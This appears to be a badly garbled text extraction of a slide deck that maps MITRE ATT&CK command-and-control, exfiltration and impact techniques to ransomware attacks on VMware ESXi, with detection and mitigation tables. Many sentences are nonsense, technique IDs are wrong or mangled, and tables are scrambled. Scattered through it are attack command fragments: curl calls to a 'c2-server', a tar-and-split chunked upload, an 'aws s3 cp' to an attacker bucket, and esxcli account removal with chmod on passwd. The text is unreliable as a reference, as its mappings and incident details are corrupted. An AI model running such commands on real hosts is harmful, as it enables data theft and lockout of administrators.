Technique 10: Non-Application Layer Protocol (T1095)

Overview:

Technique 10: Non-Application Layer Protocol (T1095)

Description:
Adversaries may use the OSI non-application layer protocol...

Tactic:
Command and Control

Platforms:
ESXI, Linux, Network Devices, Windows, maCoS

Evasion Potential
 Bypasses Application-Layer Firewalls & IDS

Comprmoised System → **Internet / Firewall** → **C2 Infrastructure**

ICMP / UDP / Raw Sockets Tunnel





Real World Example:

Non-Application Layer Protocol on VIMatre ESXI Hypervisors

Incident Period: 2021–2024 (Global)
Threat Actors: ALPHV (BlackCat, LockBit, Royal, Ake Islyn Akira)

Overview: He canen tsyber to inatascé to the ustrectate, th nait sased ESXI-Mare layore ihenq ande ip losed proll use the quhde an toney lind no backe the sprice. The Target Platform: VIMatre ESXI (Linux-based hypervisor)

Layer 1 – ICMP-Based Signaling

• ICMP (Network Layer)
Protocols Used:

- Tests connectivity
- Encodes davity
- Encodes data: Size, Timing

Objective:

- Low-visibility C2

MITRE Mapping: • T1095, T1021.004

Layer 2 – TCP/UDP Raw Socket Communication

Observed Activity:

- Custom TCP/UDP
- Raw sockets
- Non-standard ports
- Generic flows
- Evade DPI

Objective:
MITRE Mapping: • T1095

Layer 3 – Offline Execution with Low-Layer Check-ins

Observed Activity:

- Final "ready" signal, No extenal C2

Impact:

- Silent encryption

MITRE Mapping: • T1095, T1486

Infrastructure Characteristics
• Unruted sepericity
• Paver the med and olarling day the prneched ly an aprabteos
• Ploboed high's cor's cont dne nhcpryo be raitection

Detection Methods (ESXI-Focused)

Behavioral Indicators

Network Monitoring

Mitigation Strategies

Priority	Control	Description
High	Medium	
Medium	Medium	
Low	Description	
Strutehol		

Technique 11: Non-Standard Port (T1571)

Overview:

TECHNIQUE 11: NON-STANDARD PORT (T1571)

Tactic: Command and Control

DESCRIPTION

Adversaries use protocols on non-standard ports (pairing protocols) with unusual & evade detection. E.g., HTTPS on port 8088 instead of 443. Blends malicious traffic with legitimate activity, avoiding standard security. May modify system configs to support pairings.

PLATFORMS

- ESXI
- Linux
- Windows
- macOS

Real World Example:

Non-Standard Port Protocol Usage EXI Hypervisors

Incident Period: 2021–2024 (Global) | ALPHV (BlackCat, LockBit, Akitia) | Royal

Target Platform: VMware ESXi (Linux-based hypervisor)

Threat actors targeting VILWARE ESXi environments deliberately used Non-Standard Protocols to evade the perimeter on unwork defense and TCP/UDP or usual TCP/P ports on unusual, attackers, bypasses by purposes that assumed security 'safe' traffic base port numbers alone.

Non-Standard Port Protocol Usage on ESXi

Stage 1 – Initial C2 over HTTPS on Non-Standard Ports

- Protocols Used: HTTPS over TCP/8443, /9443, 10443
- What Happened: Outbound HTTPS on non-standard (8443, 10443, curl https://c2-server:8443/status)
- Objective: Bypass T2C-server:8443/titus

MITRE Mapping: T1043, T1571.001

Stage 2 – SSH Tunneling on Alternate Ports

- Protocols Used: SSH over T222, /2022
- Observed Activity: Reverse SSH tunnels on high for C2, tool transfer
- Objective: Blend malicious SSH with C2, tool admin

MITRE Mapping: T1043, T1043

Stage 3 – Payload Transfer via Custom Ports

- Custom TCP over high-numbered ports
- Observed Activity: Payloads/config files on custom ports. Generic TCP
- Impact: Port-based security fails. Silent Silent compromise.

MITRE Mapping: T1043, T1105

Infrastructure Characteristics

- Legitimate protocols disguised on unusual ports
- High-numbered TCP ports allowed outbound
- Minimal logging on management networks
- Encrypted traffic with no deep inspection

Detection Methods (ESXi-Focused)

- Behavioral Indicators
 - ESXi outbound on 843, 9443, 2222
 - TLS on unexpected ports
- Correlate shell activity & NetFlow
 - Monitor Netflow for new ports

Mitigation Strategies

High	Strict Egress Filtering	Description
High	TLS Inspection	Allow only approved ports
Medium	Inspect encrypted traffic	Inspect encrypted traffic
Medium	Network Segmentation	Isolate ESXi networks
Low	Centralized Logging	Hunt for covert port usage

Technique 12: Protocol Tunneling (T1572)


Overview:

TECHNIQUE 12: PROTOCOL TUNNELING (T1572)

Tactic: Command and Control

DESCRIPTION

Adversaries use protocols on non-standard communications within legitimate protocol to hide activity, activity, or separate or reach accessible systems. blends with legitimate traffic encryption (like VPN) (like VPN). E. Conceals SSH tunneling, routes filtered packets; DNS over HTTPS for C2.



PLATFORMS

- ESXi
- Linux
- Windows
- macOS

Real World Example:

Protocol Tunneling on VMWare ESXI Hypervisors

Incident Period: 2021–2024, (BladCa), LockBitA, Royal

Target Platform: VMWare ESXI (Linux-based hypervisor)

Overview: Utilizing support web logs, in particular such as LockBitA, a user obtained and of fake redaction key on the forums, the group initially questioned.

Layer 1 – SSH-Based Port Forwarding Tunnel

Protocol Used: SSH (TCP/22), Tunneling TCP traffic

What Happened:
C2 commands, Tool transfers,
Status messages

Objective: Hide malicious traffic...

MITRE Mapping: T1572, T1071.001

Layer 2 – HTTPS Tunneling via Legitimate Endpoints

Observed Activity: HTTPS (TCP/443)

Data embedded in: HTTP headers, Cookie fields,
POST bodies
curl -X POST https://cdn.service/api/d "encoded-data"

Objective: Blend C2 traffic...

MITRE Mapping: T1572, T1071.001

Layer 3 – Multi-Protocol Tunnel Fallback

Switched to SSH tunnels
Used DNS...

Tunnel selection occurred dynamically.

Impact: Attacker control

MITRE Mapping: T1572, T1008

Infrastructure Characteristics

Behavioral Indicators

- SSH sessions with...
- Long-lived SSH connections...
- Minimal external indicators

Detection Methods (ESXI-Focused)

Monitor /var/log/auth.log

- Long-lived with ...
- HTTPS traffic anomalies...
- Detect unusual data volumes...
- Inspect TLS metadata...

Mitigation Strategies

Priority	Control	Description
High	Disable	Restrict SSH Tunneling
High	High	Egress Filtering
Medium	Network	Limit outbound connections
Medium	Segmentation	Inspect TLS on ESXI
	Centralized Logging	Correlate SSH and network logs
	Threat Hunting	Threat Hunting

Technique 13: Proxy (T1090)

Overview:

TECHNIQUE 13: PROXY PROXY (T1090)

Tactic: Command and Control

MITRE ATTACK

DESCRIPTION

- Adversaries use proxies for C2. Avoids direct infrastructure connections. Evasion detection, blended traffic. Reduces true outbound connections, provides true source, provides resiliency.
- E.g., compromised systems, purchased infrastructure, CDN

PROXY (T1090)
MITRE ATTACK

T1090.001: Internal Proxy
VICTIM SYSTEM → Internal Proxy Host → INTERNET / FIREWALL → MALICIOUS SERVER

T1090.002: Internal Proxy
VICTIM SYSTEM → Cloud VPS / Public Proxy → INTERNET / FIREWALL → MALICIOUS SERVER

T1090.003: Multi-hop Proxy
VICTIM SYSTEM → Cloud VPS / Public Proxy → INTERNET / FIREWALL → Masked C2 → MALICIOUS SERVER
Original Trfc (ee. SMB, DNS) ✓

PLATFORMS

- ESXI
- Linux

- T1090.001:** system as proxy for C2.
- Multiple proxies chained for hide to hide C2 anonymity.

Real World Example:

Proxy Usage on VimWare ESXi Hypervisors

Incident Period: 2021–2024 (Global) | ALPHSY (LockBit, Hive | Royal

Target Platform: ALPHV LockBit (Linux-based hypervisor)

Overview Ransomware operators use ESXi environments through an uncontrollable proxy through the victim system or proxy through traffic through a public proxy, through intermediaries on the internet or through CCP instances, Obulch.

Non-Standard Port Protocol Usage on ESXi

Stage 1 – Proxy-Proxy-Based C2 via Compromised Ports

Protocols Used: External proxy servers, servers, Relay compromised Linux systems

What Happened: ESXi connects proxy through 1337 ports. No direct C2 comms.

Objective: Run proxy-node/api task

Objective: Hide real C2 -> server/api task

MITRE Mapping: T1090, 1071,001

Stage 2 – Cloud-Hosted Proxy Services

Observed Use: A public cloud/VPS

Observed Activity: Public-reputation IPs, connects via high-reputation IPs

Objective: Blend with infrastructure, Load Short-lived instances

MITRE Mapping: T1062,001

Stage 2 – Multi-Proxy Rotation & Failover

Custom public & private cloud/VPS infrastructure

Observed Activity: Frequently frequent of high volumes, Traffic load changes, If ad traffic

Impact: Hard to detect proxy traffic. Chained multiple dead time.

MITRE Mapping: T1093, 16688

Infrastructure Characteristics

- No direct traffic or direct IP exposure
- High-numbered TCP ports allowed outbound
- Minimal logging on management networks
- Encrypted traffic with no deep inspection

Detection Methods (ESXi-Focused)

- Behavioral Indicators**
 - ESXi http://192.168.1.10:2298
 - MS log shell.log
- Network Monitoring**
 - Track net activity & NetFlow
 - Monitor NetFlow for new ports

Mitigation Strategies

Severity	Action	Description
High	Strict Egress Filtering	Restrict ESXi approved ports
High	Allowlisting	Restrict ESXi approved ports
Medium	Inspect encrypted traffic	Only required traffic
Medium	Network Segmentation	Isolate ESXi networks
Low	Centralized Logging	Hunt for covert port usage

Technique 14: Web Service (T1102)

Overview:

TECHNIQUE 14: WEB SERVICE (T1102)

MITRE ATTACK

Tactic: Command and Control

DESCRIPTION

- Adversaries use proxies legitimate web services for C2. Relays data, hides traffic in expected traffic.
- Benefits detection, and protects true hosts, protects and Google services.

PROXY (11090)
MITRE ATTACK

T1002.001: Dead Drop Resolver
VICTIM SYSTEM → INTERNET (WEB SERVICE) ← Post C2 Address → MALICIOUS SERVER

T1002.002: Bidirectional Communication
VICTIM SYSTEM ↔ INTERNET ↔ MALICIOUS SERVER
Send Commands & Receive Output
Retrieves C2 Address

T1190.003: One-Way Communication
VICTIM SYSTEM → INTERNET/FIREWALL (Send Dropbox) → MALICIOUS SERVER

 Traffic blends with legitimate web traffic (encrypted) 

PLATFORMS

- ESXI
- Linux

- T1020.001:** Post info for victim for C2.
- Commands & output via which services, output etestwrrer.

Real World Example:

Proxy Usage Abuse on ViWare ESXi Hypervisors

Incident Period: 2021–2024 (Global) | ALPHB1 (LockBit, Hive | Royal)

Target Platform: ALPHV LockBit (Linux-based hypervisor)

Overview: Ransomware threat actors exploit ESXi ESXi hypervisors to deliver a high level of persistence. -We often see for top-tier SDDCs due to their prolific spread through internal networks, prying data and causing significant damage.

Non-Standard Port Protocol Usage on ESXi

Layer 1 - Payload Hosting on Public Web Services

Protocols Used: S3, Cloud storage, Object storage APIs

- What Happened: Exploit shared storage, API "wsgt"; "tgt / curl"
- Objective: Exploit shared cloud tenants and shared storage.
- MITRE Mapping: T1102, 1071.001

Stage 2 - Web API-Based Command & Control

Observed Use: vrat, insfrcd, VPS, b6v1, Macys, stl, tbc, srocks

Observed Activity: REST API, Webhooks, HTTPS GET/POST requests

Objective: Re/poweb-service/api/task, insb/vest Hide web-service/api/task.

MITRE Mapping: T1072.001

Stage 3 - Multi-API Reporting via Web Services

Custom public API port of choice, fosbc, pud, dculets

Observed Activity: ESXi self-report of stale accounts

Impact: Hard malty, No suspicious changes detected all times.

MITRE Mapping: T1002, 11486

Infrastructure Characteristics

- No attacker-owned servers
- Object storage, CDN
- Trust-based management networks
- HTTPS-only
- Short-lived objects objects

Detection Methods (ESXi-Focused)

Behavioral Indicators

- ESXi heartbeat 22, 2298
- Logon shell log
- Track tenant activity & NetFlow
- Monitor Network for new ports

Mitigation Strategies

High	Strict Egress Filtering	Description
High	Network Allowlisting	Restrict ESXi approved ports
Medium	Network Segmentation	Only required traffic
Medium	Inspect TLS SNI	Centralized Logging
Low	Threat Hunting	

11. Exfiltration (TA0010)

Overview:

EXFILTRATION (TA0010)

Tactics Objective: Steal data from a network

TACTICS DESCRIPTION:

- Adversaries steal data.
- Adversaries steal data.
- Data is packaged (compressed/encrypted) to avoid detection.
- Transferred over C2 or alternate channels.
- Size limits may be used for transmission.

KEY DETAILS

- 💀 Tactic ID: TA0010
- ☰ 9
- ☷ Total Techniques: 9
- 🕒 Typical Phase: Post-compromise
- 📅 ATT&CK Version: Created 17 October 2018

COMMON TECHNIQUES



- Transfer via C2 channel
- Cloud Storage
- Removable Media
- DNS/ICMP Tunneling

Technical Detail:

EXFILTRATION (TA0010)

TACTICS OBJECTIVE: Adversaries steal data from your network.

TACTICS DESCRIPTION: Then transfer data over C2 or alternate channels, often size limits.

AFFECTED COMPONENTS:

- 💻 Applications (e.g. Web Apps, File Clivets)
- 🌐 Protocols (e.g. HTTP(S), File Servers)
- 📚 Libraries (e.g. data handling fTt)
- 💻 OS/Version (e.g. Cloud storage sync)


ROOT CAUSE

- 🔥 Lack Data Loss Filtering
 - Weak Endpoint Monitoring
 - Inefficient Protocol Validation
 - Misconfigured Access Controls
 - Insider Threat / User Bypass

TECHNICAL IMPACT

- 💻 IP Theft
 - Intellectual Property Theft
- 💻 Financial Loss (Fined, Recovery)
 - Reputation Damage
- 💻 Competitive Disadvantage

HOW IT WORKS:



IF data_tagged_confidential AND NOT encrypted:
FLAG_ALERT;
ELSE: BEGIN TRANSFER(data, channel, size_limit)

Technique 1: Data Transfer Size Limits (T1030)

Overview:

TOPIC NAME
Data Transfer Size Limits (T1030)

Tactic: Exfiltration

Platforms: ESXI, Linux, Windows, macOS

Description:
Adversaries may exfiltrate data in fixed-size chunks instead of sending entire files at once or deliberately limit packet sizes to avoid triggering network monitoring alerts based on data volume. By keeping individual transfer units small, consistent, and blended into normal traffic patterns, evades detection systems that watch for unusual data transfer volumes.

Visual Explanation:

Key Points:

1. Break data into small pieces.
2. Use consistent transfer sizes.
3. Mimic normal traffic patterns.
4. Bypass volume-based monitoring.
5. Slow & steady exfiltration.

Real World Example:

ESXIArgs / ESXI Data Theft Campaign – Data Transfer Size Limits on VWare ESXI Hosts
Incident Period: 2023 (Global Impact)

Overview
Attackers exfiltrated data by splitting it into small pieces to avoid exposing ESXI services. They used low-volume chunks to evade detection by network monitoring tools.

Attack Flow & Data Transfer Size Limitation Techniques

Stage 1 – Initial Access

- Exploited CVE-2021-21974 (OpenSLP heap overflow)
- Gained unauthenticated root access to ESXI services
- VM inventory files
- Staled files in temporary directories
- File from Local System
- [* T1190 – Exploit Public-Facing Application]

Collected sensitive but relatively small ESXI artifacts: VM inventory files including stored credentials and SSH keys. Network and temporary directories such as `/tmp/` – Data from Local Scratch/

[* T1033 – File and Directories Creation]

Stage 3 – Data Transfer Size Limits (Exfiltration Preparation)
Instead of sending large archives that could trigger alarms, Encoded chunks using Base64 or gzip. Sent chunked outbound connections. This reduced likelihood of detection by IDS/IPS over limited outbound bytes per single transfer appeared suspiciously large.

[* T1030 – Observes 'curl -f -b 10k -J -c curl \$ -X POST -E exfiltration Over C2 Channel]

Impact – Ransomware Data Exfiltration Deployment
After successful deployment:
tar cz /etc/vmware | split -b 1M -s 1G -e encryption on .vmdk virtual disks, .vmx files in part; do cat \$1 POST -c user/uploaddone
Purpose: Evade monitoring by ensuring no single data transfer appeared suspiciously large.
[* T1480 – Data Transfer Size Limits – Exfiltration for Extortion]

Detection Methods

- Monitor low-volume, repeated outbound connections from ESXI hosts
- Detect suspicious use of split, gzip or wget
- Alert on ESXI hosts for unusual HTTP/HPS connections
- Review unusual masking of outgoing file transfer/HPS commands
- Detect unusual outbound traffic occurring IPS/dome encryption activity


Mitigation Strategies

- Aten notes referenced ransomware exfiltration from ESXI hosts
- Ransom notes referenced log for data exfiltration transfers. Correlate small data transferred before threat pivoting


Priority	Control	Description
High	Patch Management	Network Egress (CVE-2021-21974)
High	Patch ESXI vulnerabilities (e.g. SSH when required)	Block direct outbound internet access if not required
Medium	Traffic Monitoring	Monitor shell.log for upload commands
Medium	Backup Strategy	Maintain offline immutable VM backups
Low	Threat Hunting	

Techniques 2: Exfiltration Over Alternative Protocol (T1048)

Overview:



Real World Example:



Technique 3: Exfiltration Over C2 Channel (T1041)

Overview:

TOPIC NAME
Daa 3: Exfiltration Over C2 Channel (T1041)

Tactic: Exfiltration

Platforms: ESXI, Linux, Windows, macOS

Description:
Adversaries may steal data by fixed-size chunks over an existing command and control (C2) channel. Instead of creating a separate control channel, instead, data is stolen and encoded and passed through the same communication and protocol already established for C2 traffic, making it harder to detect and analyze data transfer volumes.

Visual Explanation:

Key Points:

1. Uses existing C2 channel.
2. Encodes data into normal traffic.
3. Blends with normal malicious traffic.
4. Harder to detect separate path.
5. Single communication stream.

Real World Example:

ESXIArgs / ESXI Copycat Ransomware - Exfiltration Over C2 Channel on vWare ESXI Hosts
Incident Period: 2023 (Global Impact)

Overview

Stage Attack Flow & Exfiltration size Limitation Techniques

Exploited CVE-2021-21974 to gain persistence on ESXI hosts. This exploit allows the attacker to execute arbitrary code on the host. Once persistence is gained, the attacker can exfiltrate data via the C2 channel.

[• T1190 - Exploit-Object Application]

Employed 1- Initial Access

Exploited CVE-2021-21974 (OpenSLP heap overflow vulnerability) and TOE oxidized by the victim system.

[• T1190 - Exploit Public System]

Stage 4- Data Collection Size Limitation Bystaging

Used a file compression tool to reduce the size of the ransomware payload. The ransomware uses a self-extracting archive to deliver its payload.

[• T1199 - Bypass File Integrity Checker]

Impact - Ransomware and data exfiltration Deployment

Deployed the ransomware and began exfiltrating data from the victim system via the C2 channel. The ransomware encrypts files and demands payment for decryption.

[• T1456 - Undetectable - Printing Sy1659]

Detection Methods

- Monitor low volume, repeated outbound ESXI hosts.
- Detect suspicious use of port 443 HTTPS.
- Identify exfiltration attempts, such as sending large amounts of data to external destinations.

Mitigation Strategies

- Implement network segmentation and firewalls to restrict traffic to specific ports.
- Use intrusion detection systems (IDS) and intrusion prevention systems (IPS) to detect and block suspicious activity.
- Regularly update and patch ESXI hosts to prevent known vulnerabilities.

Priority	Control	Description
High	Patch Management	Network Egress (CVE-2021-21974)
High	Patch Management: ESXI Shell	Block direct traffic from non-required traffic destinations.
Medium	ESXI Shell Control	Monitor host log for unusual activity.
Medium	Backup Stratigraphy	SIEM
Low	Threat Hunting	File integrity monitoring.

Techniques 4: Exfiltration Over Web Service (T1567)

Overview:

Exfiltration Over Web Service (T1567)


Technique: Data Transfer & Evasion

Description	Sub-techniques	Detection & Mitigation
<p>Adversaries use files, arm legitimation web Exploited VM filesies, external formetpir anal we ifinal setver lisus in unices, coud sites Pototon. Common abad cloud sitesn besebooks. Benefits: Blends with normate normal traffic to aczteritins. Pastes firewalls, utiltes SSL, onckore aded and byuthe SSL/TLS encrption.</p> 	<ul style="list-style-type: none">T1567.001: Exfiltration Over Code RepositoryFTP, SFTP, Smaatic Encrypted Non-C Non-C ProtocolDNS SMBExfiltration Over Symmetric Encrypted Non-C ProtocolT1047.002: HTTP/HTTPS/StorageEncoded Onl encrypted or Encrypted Non-C Protocol	<p>Priority Control</p> <ul style="list-style-type: none">High Egress Filtering Whitelist.Restrict outbound traffica volume to known servimonitor connectioinwwirs whllist. <p>Medium Log Monitoring</p> <ul style="list-style-type: none">Network SegmentationMonizte outbound rak tosmitve diva cata traak IPS. <p>Low DLP</p> <ul style="list-style-type: none">DLP SolutionsEducate userss on safe cloud service use tckups

Real World Example:

Scattered Spider – ESXI Double-Extortion & Web Service Exfluration (2023–2025)

MITRE Technique: Exfiltration Over Web Service (T1567)

Exfiltration Chain	Evasion Techniques	Key Characeristics																								
<p> – Data Staging</p> <ul style="list-style-type: none">Active Directory dataLarge corporate datasetsInternal documentsVMWARE Center/ host config	<ul style="list-style-type: none">Use of cloud services already allowedEncrypted HTTPSStaging and compuploads Mimiking legitimate liffalliceRotation on large or ausursual uploads waltionsurfer uploads	<ul style="list-style-type: none">Use of cloud servicesEncrypted HTTPSAudit af alert on unusual uploadsifental pogular uploads																								
Phase 2 - Exfiltration Over Web Service	Web Servicerstics	Mituation & Strategies																								
<p></p> <p>Amazon S3 Staging stages/ on bukcs:gc-1grz:atichconfig Other popular APIs</p>	<p>Web Services Used</p> <ul style="list-style-type: none">Encrypted HTTPSStage pied ad comou.comRotation suniseddecruodsInterv Centbot caton op!charge uploads aws s3 cp /mp/dshtar gr en es/attacken at. region us east-1	<table border="1"><thead><tr><th>Mitigation</th><th>Implementation</th><th>Priority</th></tr></thead><tbody><tr><td>Egress Filtering Restrict outbound web service traffic</td><td></td><td>Critical</td></tr><tr><td>Cloud API Monitoring</td><td>Sub nice traffic</td><td>High</td></tr><tr><td>Audit umb Monitoring</td><td></td><td>High</td></tr><tr><td>Network Traffic Buckfer URLs</td><td></td><td>High</td></tr><tr><td>Detect anomalous FLP transfers</td><td></td><td>Critical</td></tr><tr><td>Network TrafIPS 5 page least privilege</td><td></td><td>High</td></tr><tr><td>IAM Hardning</td><td></td><td>High</td></tr></tbody></table>	Mitigation	Implementation	Priority	Egress Filtering Restrict outbound web service traffic		Critical	Cloud API Monitoring	Sub nice traffic	High	Audit umb Monitoring		High	Network Traffic Buckfer URLs		High	Detect anomalous FLP transfers		Critical	Network TrafIPS 5 page least privilege		High	IAM Hardning		High
Mitigation	Implementation	Priority																								
Egress Filtering Restrict outbound web service traffic		Critical																								
Cloud API Monitoring	Sub nice traffic	High																								
Audit umb Monitoring		High																								
Network Traffic Buckfer URLs		High																								
Detect anomalous FLP transfers		Critical																								
Network TrafIPS 5 page least privilege		High																								
IAM Hardning		High																								

12. Impact (TA0040)

Overview:

IMPACT (TA0040)		
Tactics Objective: Manipulate, interrupt, or destroy systems and data.		
TACTICS DESCRIPTION:	KEY DETAILS	COMMON TECHNIQUES
<ul style="list-style-type: none">Adversaries disrupt availability or compromise operational integrity.Manipulate business processes.Destroy/tamper with data.Can alter processes to benefit adversariesUsed for end goal or to cover confidentiality breach	<p>💀 Tactic ID: TA0040</p> <p>🕒 Total Techniques: 15</p> <p>🕒 Typical Phase: Final objective</p> <p>📅 ATT&CK Version: Created 14 March 2019</p>	<ul style="list-style-type: none">Data DestructionData Encryption for Impact (Ransomware)DefacementDenial of Service (DoS)Resource HijackingService Stop

Technical Detail:

IMPACT (TA0040)		
TACTICS OBJECTIVE: Adversaries manipulate, or destroy or your network.		
TACTICS DESCRIPTION:	DISRUPT AVAILABILITY OR INTEGRITY OF BUSINESS/OPTIONALS, OFTEN STOP PROCESSES.	
AFFECTED COMPONENTS:	ROOT CAUSE	TECHNICAL IMPACT
<ul style="list-style-type: none">Applications (e.g. Web Apps, File Clients)Protocols & SCADA SystemsIndustrial Control Systems (ICS)Databases & File ServersOS/Version (e.g. Windows services)	<ul style="list-style-type: none">Insufficient Access ControlsWeak Endpoint MonitoringInadequate Protocol ValidationMalicious Insider / Access AbuseSupply Chain Compromise	<ul style="list-style-type: none">Data Destruction / TamperingSystem Downtime / UnavailabilityFinancial Loss (Recovery, Fines)Reputation DamageDisrupted Business Operations
HOW IT WORKS:		
<pre>IF system_tagged_AS_ACCESSIBLE AND NOT encrypted: ERASE_OR_DELETE(data) ELSE: BEGIN TRANSFER_CHECKS_FAIL CONTINUE_NORMAL_OPERATION</pre>		

Technique 1: Account Access Removal (T1531)

Overview:

TECHNIQUE 1: ACCOUNT ACCESS REMOVAL (T1531)

Tactic: Impact

DESCRIPTION:

Adversaries may interrupt or deny the availability of system and network resources by inhibiting access to accounts used by legitimate users. This can include deleting, or, locking, or manipulating (e.g. changing passwords or revoking permissions) to deny legitimate access. After making changes, attackers may also log off users or systems to malicious effect. This tactic can be paired to impede similar attacks to similar recovery and completing other efforts concurrent objectives.

PLATFORMS:

ESXI, IaaS, SaaS, Linux, Windows, Office Suite, macOS

IMPACT TYPE:

Availability

Real World Example:

ACCOUNT ACCESS REMOVAL – VMware ESXi Ransomware & Destructive Attack Campaign

Incident Period: 2022–2024

Technique	Attack Timeline	Impact Pattern	Impact Pattern	Attack Impact																																									
MITRE ATT&ACK (ESXI): T1531 - Account Removal	<pre>cat /etc/passwd cat /etc/passwd</pre> Day 1 - Privilege Abuse & Environment Control <code>esxcli system account remove esxcli system account remove chmod 000 /patswb</code> Day 1 - Account Access Removal (T151) <code>Result results: esxcli system account remove (/chiod 000 /passwd) esxcli system account dim : (esxcli: 01 0100. count_-res:010)</code>	Impact Pattern <ul style="list-style-type: none">Abuse elevated privileges to gain access to administrative accounts.The adversary gains access to the system and performs privilege escalation.Result: The adversary gains full control over the system. Day 1 - Account Destruction Phase <ul style="list-style-type: none">Disruption disrupts the system's ability to function properly.Result: The system becomes non-functional.	Impact Pattern <ul style="list-style-type: none">Your infrastructure is locked.Access to the hypervisor has been revoked.Virtual machines are encrypted. Victims by Sector <p>Your infrastructure is locked. Access to the hypervisor has been revoked. Virtual machines are encrypted. Only we restore access.</p>	Attack Impact <table border="1"><thead><tr><th>Hosts Affected</th><th>Hosts Restored</th><th>Percentage</th></tr></thead><tbody><tr><td>1</td><td>1</td><td>0%</td></tr><tr><td>2</td><td>2</td><td>6%</td></tr><tr><td>3</td><td>3</td><td>8%</td></tr><tr><td>6</td><td>6</td><td>10%</td></tr></tbody></table> Mitigation Strategies <table border="1"><thead><tr><th>Mitigation Strategy</th><th>Priority</th></tr></thead><tbody><tr><td>Patch Management</td><td>Priority</td></tr><tr><td>Internet Isolation</td><td>Priority</td></tr><tr><td>MFA</td><td>Priority</td></tr><tr><td>Internet Isolation</td><td>Priority</td></tr><tr><td>Prioritization Strategies</td><td>Priority</td></tr></tbody></table> Mitigation Strategies <table border="1"><thead><tr><th>Mitigation Strategy</th><th>Priority</th></tr></thead><tbody><tr><td>Patch Management</td><td>Priority</td></tr><tr><td>Repod of (Pfleider 